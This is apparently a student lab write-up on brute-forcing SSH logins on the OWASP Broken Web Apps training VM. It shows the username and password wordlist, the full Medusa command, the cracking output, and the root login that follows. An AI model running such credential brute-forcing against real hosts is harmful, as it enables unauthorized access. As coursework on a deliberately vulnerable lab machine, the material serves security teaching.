Jarron Bailey

Assingment 4

Wordlist Generation

This step was simple, I created a wordlist of users common root level usernames.
Also, observing the index page hosted @ the IP address 192.168.1.89, I was able to extract and add a few keywords.

```
user
admin
root
superuser
none
password
passwd
owasp
owaspbwa
1
controller
```

Selecting a program

The program I choose to attack the OWASPBWA VM is Medusa
Medusa: a speedy, parallel, and modular, login brute-forcer. The goal is to support as many services which allow remote authentication as possible. Features:

- Thread-based parallel testing.
- Flexible user input.
- Modular design.
- Multiple protocols supported. Many services are currently supported (e.g. SMB, HTTP, POP3, MS-SQL, SSHv2, among others)


Execution

Command used

```
medusa -U wordlist.txt -P wordlist.txt -h 192.168.1.89 -M ssh -F
```


- "-U" points to user wordlist file
- "-P" points to password wordlist file
- "-h" points to host IP
- "-M" specifies which medusa module to execute
- "-F" Forces attack to stop once match is found

Results




```
rd: password (4 of 11 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.89 (1 of 1, 0 complete) User: admin (1 of 11, 0 complete) Passwo
rd: owaspbwa (5 of 11 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.89 (1 of 1, 0 complete) User: admin (1 of 11, 0 complete) Passwo
rd: owasp (6 of 11 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.89 (1 of 1, 0 complete) User: admin (1 of 11, 0 complete) Passwo
rd: 1 (7 of 11 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.89 (1 of 1, 0 complete) User: admin (1 of 11, 0 complete) Passwo
rd: controller (8 of 11 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.89 (1 of 1, 0 complete) User: admin (1 of 11, 0 complete) Passwo
rd: passwd (9 of 11 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.89 (1 of 1, 0 complete) User: admin (1 of 11, 0 complete) Passwo
rd: user (10 of 11 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.89 (1 of 1, 0 complete) User: admin (1 of 11, 0 complete) Passwo
rd: superuser (11 of 11 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.89 (1 of 1, 0 complete) User: root (2 of 11, 1 complete) Passwor
d: admin (1 of 11 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.89 (1 of 1, 0 complete) User: root (2 of 11, 1 complete) Passwor
d: root (2 of 11 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.89 (1 of 1, 0 complete) User: root (2 of 11, 1 complete) Passwor
d: none (3 of 11 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.89 (1 of 1, 0 complete) User: root (2 of 11, 1 complete) Passwor
d: password (4 of 11 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.89 (1 of 1, 0 complete) User: root (2 of 11, 1 complete) Passwor
d: owaspbwa (5 of 11 complete)
ACCOUNT FOUND: [ssh] Host: 192.168.1.89 User: root Password: owaspbwa [SUCCESS]
root@kali:~/Downloads#
```

Penetration



```
root@kali:~/Downloads# ssh root@192.168.1.89
root@192.168.1.89's password:
You have new mail.
Last login: Tue Oct 15 12:15:26 2019 from 192.168.1.208

Welcome to the OWASP Broken Web Apps VM

!!! This VM has many serious security issues. We strongly recommend that you run
    it only on the "host only" or "NAT" network in the VM settings !!!

You can access the web apps at http://192.168.1.89/

You can administer / configure this machine through the console here, by SSHing
to 192.168.1.89, via Samba at \\192.168.1.89\, or via phpmyadmin at
http://192.168.1.89/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".

root@owaspbwa:~#
```

Whoami



```
root@kali:~/Downloads# ssh root@192.168.1.89
root@192.168.1.89's password:
You have new mail.
Last login: Tue Oct 15 12:15:26 2019 from 192.168.1.208

Welcome to the OWASP Broken Web Apps VM

!!! This VM has many serious security issues. We strongly recommend that you run
    it only on the "host only" or "NAT" network in the VM settings !!!

You can access the web apps at http://192.168.1.89/

You can administer / configure this machine through the console here, by SSHing
to 192.168.1.89, via Samba at \\192.168.1.89\, or via phpmyadmin at
http://192.168.1.89/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".

root@owaspbwa:~# whoami
root
root@owaspbwa:~#
```